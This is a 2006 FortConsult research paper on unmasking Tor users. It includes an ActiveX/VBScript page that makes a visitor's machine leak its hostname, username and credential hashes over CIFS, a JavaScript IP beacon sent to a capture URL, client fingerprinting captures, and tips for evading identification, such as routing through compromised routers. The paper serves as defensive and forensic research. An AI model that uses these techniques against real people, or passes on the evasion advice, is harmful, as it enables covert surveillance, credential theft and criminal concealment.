

FORTCONSULT

Straight talk on IT security

RESEARCH PAPER March 2006

Peeling the onion: Unmasking TOR Users



Copyright and Disclaimer

The information in this advisory is Copyright 2006 FortConsult ApS. It is provided so that our customers and others understand the risk they may be facing by running affected software on their systems.

In case you wish to copy information from this advisory, you must either copy all of it or refer to this document (including our URL).

No guarantee is provided for the accuracy of this information, or damage you may cause your systems in testing.

The Security Research Team

This advisory has been discovered by FortConsults Security Research Team/Andrew Christensen.

FortConsult is a specialist in technical services within the field of IT security. We are vulnerability experts that help business enterprises to protect themselves against the numerous security threats that exist today – both as impartial consultants and with responsibility for specific tasks. Our primary services are security tests and practically-oriented security consultancy.

For more information: www.fortconsult.net.


Table of Contents

Peeling the Onion: Unmasking TOR Users.....	Fejl! Bogmærke er ikke defineret.
Copyright and Disclaimer.....	Fejl! Bogmærke er ikke defineret.
The FortConsult Security Research Team.....	2
Introduction / Executive Summary	4
Authors.....	4
An Overview of Threats	4
What is TOR?.....	4
Who built / operates TOR?.....	4
How does TOR compare to botnets, open proxies, etc.?	5
Who uses TOR?.....	5
What threats does TOR pose to business?	5
Mitigating the Risk	6
Detecting (and blocking) TOR	6
Peeling the Onion	7
Finding Who is on Tor When	7
Finding out Who is on Tor When – Part 2.....	7
Client IP unmasking.....	7
Example of VBScript + ActiveX disclosure	8
Example of JavaScript IP disclosure	10
Example of Flash IP disclosure	10
Example of Java IP disclosure	10
Fingerprinting client software – SSL suites.....	11
Fingerprint other client software – Telnet	11
Fingerprinting other client software – SSH clients	11
Tagging cached data	11
Tagging TOR traffic	12

Making the Onion more Smelly	13
Traffic Analysis.....	14
Purpose of Traffic	14
Protecting privacy (including to pornographic sites)	14
Uploading copyrighted files to fileserver site	14
Building army of Cisco routers (apparently for DDoS).....	14
Source of Traffic	15
Settings, Configuration and Code	16
Settings Used for Tor Exit Node	16
torrc settings.....	16
JavaScript “what’s my IP” Code.....	16
ActiveScript “Connect-Out” Code.....	16
Java phone home code from get_env.class.....	16
Determine the hosts address by connecting out.....	17
Also determine the hosts address locally.....	17
Tor + Iptables Tor-block code	18
Listing all Tor Exit Nodes.....	18
Blocking all Tor Exit Nodes via feed to iptables.....	18
Listing Tor Exit Nodes by Country	20
Output GeolIP to Tor mapper	20
Code listing: GeolIP to Tor mapper	21
Timing Tag Injection Details.....	23
General timing pattern	23
Implementation of timing pattern proxy.....	23
Recognizing your timing pattern tag in packet headers	24

Introduction / Executive Summary

This paper is intended as an overview of some of the direct attacks on the Tor anonymous communications network; especially of interest are those that can be used by law enforcement agencies to unmask criminals. A blackhat approach is also taken, looking at how simple it would be to avoid being identified; this blackhat approach is both more fun to study, and also very relevant for determining how reliable the “fingerprinting” of a user would be, and whether it is reliable enough to be presented in court.



Authors

This paper has been written by Andrew Christensen of FortConsult (a security consulting company based in Copenhagen, Denmark; see <http://www.fortconsult.net>).

Dan Faerch of ScanNet (<http://www.scannet.dk>) contributed many ideas, especially related to what traffic can be injected in order to directly unmask IP addresses. ScanNet is Denmark’s largest hosting company, and as such is constantly under attack, including from people using Tor.

An Overview of Threats

What is TOR?

TOR is a system intended to allow people to anonymously connect to services on the Internet, without revealing their true IP address or where in the world they are connecting from. It has also been designed to allow Internet servers to be anonymously provided; a webserver, for example, can be placed “in” the TOR network and will be visible to TOR users, without directly revealing the “real” IP address or location of the server.

Essentially, the system is fully distributed, with every node potentially functioning as an exit point or passing traffic. The exception to this is the Tor directory servers which inform the network about other nodes in the network.




Figure 1: "How Tor Works" (image from tor.eff.org)

Who built / operates TOR?

While it (due to legal reasons¹) does not state it on the Tor website anymore², TOR was originally built by the U.S. Naval Research Laboratory’s Onion Routing

¹ This is according to statements given by EFF / Tor representatives at the What the Hack conference in Holland, Summer 2005.

² The original versions of the Tor website indicated the original source of funding for the project: <http://web.archive.org/web/20050128135029/http://tor.eff.org/>

Program with support from DARPA³.

The current version of Tor's software has been distributed by the EFF⁴, and created with their funding. Presently, Tor is unfunded.

Bandwidth for the Tor network is provided by all the users of the Tor network. The directory servers (which tie the whole network together) are run by researchers at institutions such as MIT, with involvement from the EFF (possibly due to having personnel that are common to both institutions).

How does TOR compare to botnets, open proxies, etc.?

In terms of anonymity, TOR is probably much worse for a hacker than an open proxy or open wireless network, partially because there is a strong chance anyone running a TOR exit node is doing so because they want to see what is going over TOR exit nodes.

It's also worse for a criminal to use TOR than, say, an army of bots, because the bandwidth available on Tor is quite low.

Who uses TOR?

According to the Tor website at <http://tor.eff.org>, Tor is used by everyone from US Defense Department spies to Chinese political activists.

In Denmark, the most talked-about use of Tor has been by a group of defacers named "Team Gilmore Girls", who during December 2005 made headlines by defacing several midrank Danish politicians' websites.

Given the wide range of people supposedly using Tor, it certainly seemed interesting to see if the anonymity it provides is really there.

- In order to find out who *really* uses Tor, however, the best way was simply to set up a Tor exit node and watch the traffic, which I did in writing this paper. The results of this are summarized in the section of this paper entitled "Traffic Analysis".

What threats does TOR pose to business?

Imagine a credit-card processing company or online shop running anti-fraud monitoring services, including a IP-address-to-location mapping database like GeoIP⁵. Normally this would provide a pretty good means of rooting out and black-listing or gray-listing transactions coming from a country other than where the card is registered, or to where the wares are being shipped.

However, with Tor, it is extremely simple for a user to select an exit point from the Tor network onto the Internet in almost any locality they need. This can be seen by looking at a list of Tor exit nodes, where almost all developed countries are represented.

³ DARPA is the Defense Advanced Research Projects Agency, and is widely considered to be the force driving the creation of what has since become the Internet.

⁴ EFF stands for Electronic Frontiers Foundation. The EFF's stated goal is to protect normal humans digital rights on the Internet, especially around promoting free speech on the Internet.

⁵ <http://www.maxmind.com/>


Mitigating the Risk

Detecting (and blocking) TOR

Several blacklisting services already list Tor exit-node IPs. These lists are intended to be read in by spamblocking systems and other similar services. However, the problem is that due to the dynamic nature of Tor's network, much of the information on these blocklists could be somewhat out of date by the time it is loaded into the spamblocker (or whatever else the case may be). However, it is simple enough to run Tor from an adequately firewalled machine, let it learn about the network, and then just query it's cache (it is reasonably simple to write a program to interrogate the Tor directory servers directly, but why reinvent the wheel⁶?).

For a quick overview of how to list (and block) Tor exit nodes, see the section of this paper entitled "Tor + Iptables Tor-block code".

Note that you may not always want to actually block people coming from Tor – but you will at the very least want to tag their traffic and their transactions in a way so that you know there may be some additionally risk involved.



⁶ Actually getting the current Tor directory involves only making an HTTP "GET" request, however it's nice to let Tor verify the veracity of the data and that it has been correctly digitally signed, indicating it is probably not tampered with (something there is a risk of given the fact the data is going cleartext over the net).

Peeling the Onion

This section of the paper is about unmasking the real IP address (and other identifiable characteristics) of people using Tor.

Recently in Denmark, a police case arose where various websites were defaced. Despite the fact that the owners of these websites were rumoured to have a strong suspicion who the guilty parties were (as did some of the network and system administrators at ISPs hosting the websites), several people stating on national television that it would be impossible to prove this, due to the fact that TOR had been used in the commission of the attacks.

Finding Who is on Tor When

One of the most obvious methods of determining if a certain person was using Tor in committing an attack is simply tracking who was using Tor when, and then seeing if a certain Tor client IP address was consistently online when attacks occurred.

Unfortunately, this technique will ONLY work if the machine is also working as an Onion Router. Clients are not Onion Routers by default. This is described in the Tor path selection description⁷, and the Tor server setup description⁸.

This technique could be enough to reasonably prove that a given user is the one that likely browsed a site from Tor, based purely on Tor network logs and on logs from the target website. This is especially true in a country like Denmark where the overall number of Tor users is extremely low, but is much less likely to function ideally in a country like Germany, where there is a very high level of Tor usage.

In order to employ this technique, run the code listed in the section of this paper entitled "Listing Tor Exit Nodes by Country" in a continuous loop, and save the output. Then, when a site gets visited via Tor, refer to the log you have created in the while loop to correlate with the logs from the site, by checking what Tor nodes were online when the incident happened.

Finding out Who is on Tor When – Part 2

Note that there STILL might be one way to determine what CLIENT machines are on the Tor network at what time: watch traffic inbound to the directory servers which Tor relies upon.

Client IP unmasking

The basic idea of this technique is exploiting a feature or a bug in the machine that is connecting to a server under our control or via a Tor node under our control, in order to make the machine itself reveal its IP address or hostname.

Several techniques have been tried with success on webtraffic:

- Embedding ActiveX + VBScript to phone home
- Embedding JavaScript in the page

⁷ See <http://tor.eff.org/cvs/tor/doc/tor-spec.txt>, section 4.3.

⁸ <http://tor.eff.org/doc/tor-doc-server.html>

- Embedding a Java “connect-back” applet in the page
- Embedding Flash applets in the page

JavaScript, Java, Flash, and HLINK references to protocols other than http all present possibilities of unmasking who is bouncing through a TOR exit node. Another valid option is finding an attack in the client software being used to connect through TOR (for example, telnet, SSH, FTP, or Internet Explorer).

Example of VBScript + ActiveX disclosure


One interesting technique that can be used effectively if the “anonymous” user is using Internet Explorer, is to cause an activeX control to load a file via CIFS (the Microsoft network file share protocol).

The effect of this is that the user’s machine will actually attempt to connect to an arbitrary CIFS share on the network, and will additionally cause information about the “anonymous” user’s machine to be transmitted directly across the network. This information will include:

- Version information
- Hostname / network domain name
- Username
- User credential hashes

Generally speaking, if it is possible to get the above information to be sent, it is about as good as actually catching a user at the keyboard red handed.

An example of SOME of the data can be seen in the sniffer screenshot shown below.



In this example, an almost universally-standard Microsoft component for handling certificates was used. The C# codesnippet used to trigger this network traffic was as follows:

```

CAPICOM.CertificateClass capcert = new CAPICOM.CertificateClass();

capcert.Load(
    "\\cbn-desktop\\testfile", "",
    CAPICOM.CAPICOM_KEY_STORAGE_FLAG.CAPICOM_KEY_STORAGE_DEFAULT
T,
    CAPICOM.CAPICOM_KEY_LOCATION.CAPICOM_CURRENT_USER_KEY);

```

Note that this can be called from a HTML + VBscript webpage as follows.

```

<html>
  <head> <title>FortConsult - Tor ActiveX PHONEHOME</title> </head>

```

```

<body>
  <OBJECT id="Torphone" width=0 height=0
    classid="CLSID:17E3A1C3-EA8A-4970-AF29-7F54610B1D4C">
    <SPAN STYLE="color:red">Couldn't ID you.</SPAN>
  </OBJECT>
  <script language=vbscript>
  Torphone.Load "\\c:\cbn-desktop\testfile", "", 1, 1
  </script>
</body>
</html>

```

Example of JavaScript IP disclosure

If Javascript is enabled in the browser used by someone you wish to unmask, a large number of JavaScript or Java-via-Javascript commands can be run.

For example, to return the local host's address and name, the Javascript listed in "" can be injected. Then, the IP/hostname can be requested using Javascript as an 1x1 pixel image name, ie http://fortconsult.net/torcapture?ip_1.2.3.4_name_l33tb0y31337.jpg. That way, even though the request goes over the Tor network, the real IP and hostname are revealed.

Example of Flash IP disclosure

Flash is something which, despite a large number of security issues, most people blindly use. From either a webdevelopers perspective or a security guy's perspective, Flash is quite interesting, as there is support for a rich scripting language called "ActiveScript" in the .swf files. One simple possibility for unmasking a Tor client is simply to get a shockwave flash file to play in a suspects machine, thereby executing a command causing it to connect out – BYPASSING TOR!


This can be done by creating a Flash file including the ActiveScript code listed in "ActiveScript "Connect-Out" Code".

Example of Java IP disclosure

Exactly the same idea has already been implemented in Java, and was discovered in operation at <http://www.inet-police.com/cgi-bin/env.cgi>, a page which called a Java class named get_env.class. Even when running Internet Explorer through Tor, the class still revealed the correct IP (217.157.23.130) by connecting out to the server hosting the applet, even while the exit node IP (69.62.156.11) was also shown.

Note that:

- A user running a host-based firewall allowing outbound connections on a per-application basis might not be affected by this.
- It only affects Internet Explorer users, not Firefox users, presumably due to different Java engines being in use.



A Java disassembly listing of the code of “get_env.class” reveals the techniques used, and is presented in the section of this paper titled “Java phone home code from get_env.class”.

Fingerprinting client software – SSL suites

```

Length: 76
Handshake Message Type: Client Hello (1)
Version: SSL 3.0 (0x0300)
Cipher Spec Length: 51
Session ID Length: 0
Challenge Length: 16
  Cipher Specs (17 specs)
    Cipher Spec: TLS_RSA_WITH_RC4_128_MD5 (0x000004)
    Cipher Spec: TLS_RSA_WITH_RC4_128_SHA (0x000005)
    Cipher Spec: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x00000a)
    Cipher Spec: SSL2_RC4_128_WITH_MD5 (0x010080)
    Cipher Spec: SSL2_DES_192_EDE3_CBC_WITH_MD5 (0x0700c0)
    Cipher Spec: SSL2_RC2_CBC_128_CBC_WITH_MD5 (0x030080)
    Cipher Spec: TLS_RSA_WITH_DES_CBC_SHA (0x000009)
    Cipher Spec: SSL2_DES_64_CBC_WITH_MD5 (0x000004)
    Cipher Spec: TLS_RSA_EXPORT1024_WITH_RC4_56_SHA (0x000064)
    Cipher Spec: TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA (0x000062)
    Cipher Spec: TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x000003)
    Cipher Spec: TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (0x000006)
    Cipher Spec: SSL2_RC4_128_EXPORT40_WITH_MD5 (0x020080)
    Cipher Spec: SSL2_RC2_CBC_128_CBC_WITH_MD5 (0x040080)
    Cipher Spec: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA (0x000013)
    Cipher Spec: TLS_DHE_DSS_WITH_DES_CBC_SHA (0x000012)
    Cipher Spec: TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA (0x000063)
Challenge
  
```

Even if fingerprinting the browser being used to connect is not directly possible, it may still be possible to fingerprint the browser or the OS based on the cryptographic suite used, or on communication options being transmitted.

For example, the two screenshots on this page shows the difference between a Firefox client versus

Internet Explorer being used to connect to the same website via SSL. The difference in cryptographic protocols offered by the client can be used to fingerprint whether it is Internet Explorer or Firefox connecting, even when you can't see the actual communications content, or when a proxy is used that alters the identifying “User-Agent” string.

```

Handshake Message Type: Client Hello (1)
Version: TLS 1.0 (0x0301)
Cipher Spec Length: 78
Session ID Length: 0
Challenge Length: 16
  Cipher Specs (26 specs)
    Cipher Spec: SSL2_RC4_128_WITH_MD5 (0x010080)
    Cipher Spec: SSL2_RC2_CBC_128_CBC_WITH_MD5 (0x030080)
    Cipher Spec: SSL2_DES_192_EDE3_CBC_WITH_MD5 (0x0700c0)
    Cipher Spec: SSL2_DES_64_CBC_WITH_MD5 (0x000004)
    Cipher Spec: SSL2_RC4_128_EXPORT40_WITH_MD5 (0x020080)
    Cipher Spec: SSL2_RC2_CBC_128_CBC_WITH_MD5 (0x040080)
    Cipher Spec: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x000039)
    Cipher Spec: TLS_DHE_DSS_WITH_AES_256_CBC_SHA (0x000038)
    Cipher Spec: TLS_RSA_WITH_AES_256_CBC_SHA (0x000035)
    Cipher Spec: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x000033)
    Cipher Spec: TLS_DHE_DSS_WITH_AES_128_CBC_SHA (0x000032)
    Cipher Spec: TLS_RSA_WITH_RC4_128_MD5 (0x000004)
    Cipher Spec: TLS_RSA_WITH_RC4_128_SHA (0x000005)
    Cipher Spec: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x00002f)
    Cipher Spec: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA (0x000016)
    Cipher Spec: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA (0x000013)
    Cipher Spec: SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA (0x00ffef)
    Cipher Spec: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x00000a)
    Cipher Spec: TLS_DHE_RSA_WITH_DES_CBC_SHA (0x000015)
    Cipher Spec: TLS_DHE_DSS_WITH_DES_CBC_SHA (0x000012)
    Cipher Spec: SSL_RSA_FIPS_WITH_DES_CBC_SHA (0x00ffef)
    Cipher Spec: TLS_RSA_WITH_DES_CBC_SHA (0x000009)
    Cipher Spec: TLS_RSA_EXPORT1024_WITH_RC4_56_SHA (0x000064)
    Cipher Spec: TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA (0x000062)
    Cipher Spec: TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x000003)
    Cipher Spec: TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (0x000006)
Challenge
  
```

Fingerprint other client software – Telnet

Frequently after launching a successful attack, telnet or netcat will be used to connect to a listening port. More than likely, if the attacker has chosen to use Tor as an anonymization net up to this point, they aren't going to switch, and will also route their telnet or netcat traffic through Tor.

```

Internet Protocol, Src: 80.165.19.109 (80.165.19.109)
Transmission Control Protocol, Src Port: 3344
Telnet
  Command: Do Suppress Go Ahead
  Command: wIll Terminal Type
  Command: wIll Negotiate About window Size
  Command: wIll Terminal Speed
  Command: wIll Remote Flow Control
  Command: wIll Linemode
  Command: wIll New Environment option
  Command: Do Status
  Command: wIll X Display Location
  
```

It is more likely that netcat will be used than telnet, however even netcat will reveal some information about the client machine. It may also be possible to determine the version of netcat in used, especially if advanced options like telnet negotiation are used.

Telnet is worse: it will show when connecting the terminals capabilities and the size of the window. The information it sends may be used to fingerprint the type of machine telnet is being run from.

Fingerprinting other client software – SSH clients

```

Frame 5 (82 bytes on wire, 82 bytes captured)
Ethernet II, Src: dell5c:d8:cb (00:12:3f:5c:d8:cb)
Internet Protocol, Src: 192.168.0.130 (192.168.0.130)
Transmission Control Protocol, Src Port: 2167
SSH Protocol
  Protocol: SSH-2.0-PuTTY_Release_0.58r\n
  
```

The most obvious means of identifying the SSH client in use, and thereby the platform and related information, is via the client version banner which may be presented.

Tagging cached data


This paper won't talk about attacks on cryptographic filesystems, but there are several means of watermarking encrypted data, in the event an attacker using Tor is using an encrypted filesystem

like Linux's cryptoloop. One good paper on this subject is available at <http://mareichelt.de/pub/notmine/diskenc.pdf>. It is also theoretically possible similar attacks could be used on data while it's still on the wire, but this has not been investigated any by us.

Tagging TOR traffic

The idea of tagging TOR traffic is not revolutionary, as TOR's creators themselves state:

Tor does not provide protection against end-to-end timing attacks: If your attacker can watch the traffic coming out of your computer, and also the traffic arriving at your chosen destination, he can use statistical analysis to discover that they are part of the same circuit.⁹



Despite the fact that end-to-end traffic analysis may be legally a viable option¹⁰ given the possibility of tagging traffic at the source and watching traffic at the destination, this does not seem to have been attempted much yet by police agencies.

This section focuses on simple means of tagging traffic either at the server under attack, or at the TOR exit node, in such a way that a recognizable traffic pattern can be observed on the DSL / Phone / cable line of the suspected hacker. This section of has been written on the (we believe reasonable) assumption a 99.9% "traffic pattern fingerprint" match should be at least enough to gain a search-and-seizure warrant in pretty much any western country.

In this scenario, for example, it will be possible to identify encrypted traffic, if:

1. Traffic tagging can be injected anywhere between the target machine and the Tor exit node (inclusive, as long as encryption isn't in use), and
2. Traffic headers destined to the Tor client can be observed anywhere between the Tor client and whatever first-hop Tor nodes it is speaking with.

The basic idea with this attack is to tag the traffic using a recognizable timing pattern. This is sort of the same idea as FM radio uses to transmit information: the normal stream of data is the carrier signal, while a recognizable pattern is encoded on top of that.

Basically, this means that even if you can't see the clear traffic, the fact that a certain number of packets arrive at a certain time, followed by pause for a set number of milliseconds, followed by more tagged traffic.

⁹ <http://tor.eff.org/overview.html.en>

¹⁰ US Code Title 18 specifies that packet headers may be captured **without** a court order. We did find a clear answer on what Danish law says on this point.

Making the Onion more Smelly

A number of steps can be taken by people who want to be more anonymous when using Tor:

- Firewalling the machine on which the Tor client runs, so that ONLY Tor traffic is allowed.
- Running Tor itself via other compromised network infrastructure, such as owned routers or wireless boxes
- Writing a small script that randomly requests pages via Tor or keeps a connection open to a remote site via Tor and dumps data down it at irregular intervals.

Traffic Analysis

This section describes the traffic which was seen through the Tor exit node.

Purpose of Traffic

So, exactly what is Tor being used for? According to the EFF's site at <http://tor.eff.org/faq-abuse.html>, criminals could "in theory" use Tor. Indeed, it appears that criminals are!

However, some legitimate users were also visible in the noise.

Protecting privacy (including to pornographic sites)

It was clear that some users were attempting to use Tor for the purpose it was designed, doing things like:

- Playing online games on sites with lots of otherwise intrusive user tracking and banner ads
- Browsing potentially embarrassing pornographic sites
- Viewing sites that are potentially politically objectionable such as:
 - The EFF's site
 - Bruce Schier's blog
 - <http://www.geistig-frei.com/>
 - <http://meinungsfreiheit.org/>

Uploading copyrighted files to fileserver site

One of the first things we discovered after starting to capture traffic exiting from Tor was that massive amounts of data were being sent to sites that allow people to upload files to such as:

- Rapidshare.de
- 2kdown.com

Building army of Cisco routers (apparently for DDoS)

Grabbing traffic to / from port 23 indicated that Tor is being used to anonymously scan for open Cisco routers. It appears that a single script was being used which attempted to login to the routers, then ran "ping". Since no attempt was made to bruteforce enable passwords, and since Cisco routers ALL OVER the world were being attacked, and since the first command being run was checking the performance of "ping", it seems reasonable that the purpose here was building an army of Cisco routers (which often have good network connectivity) for the purpose of Distributed Denial of Service (DDoS).

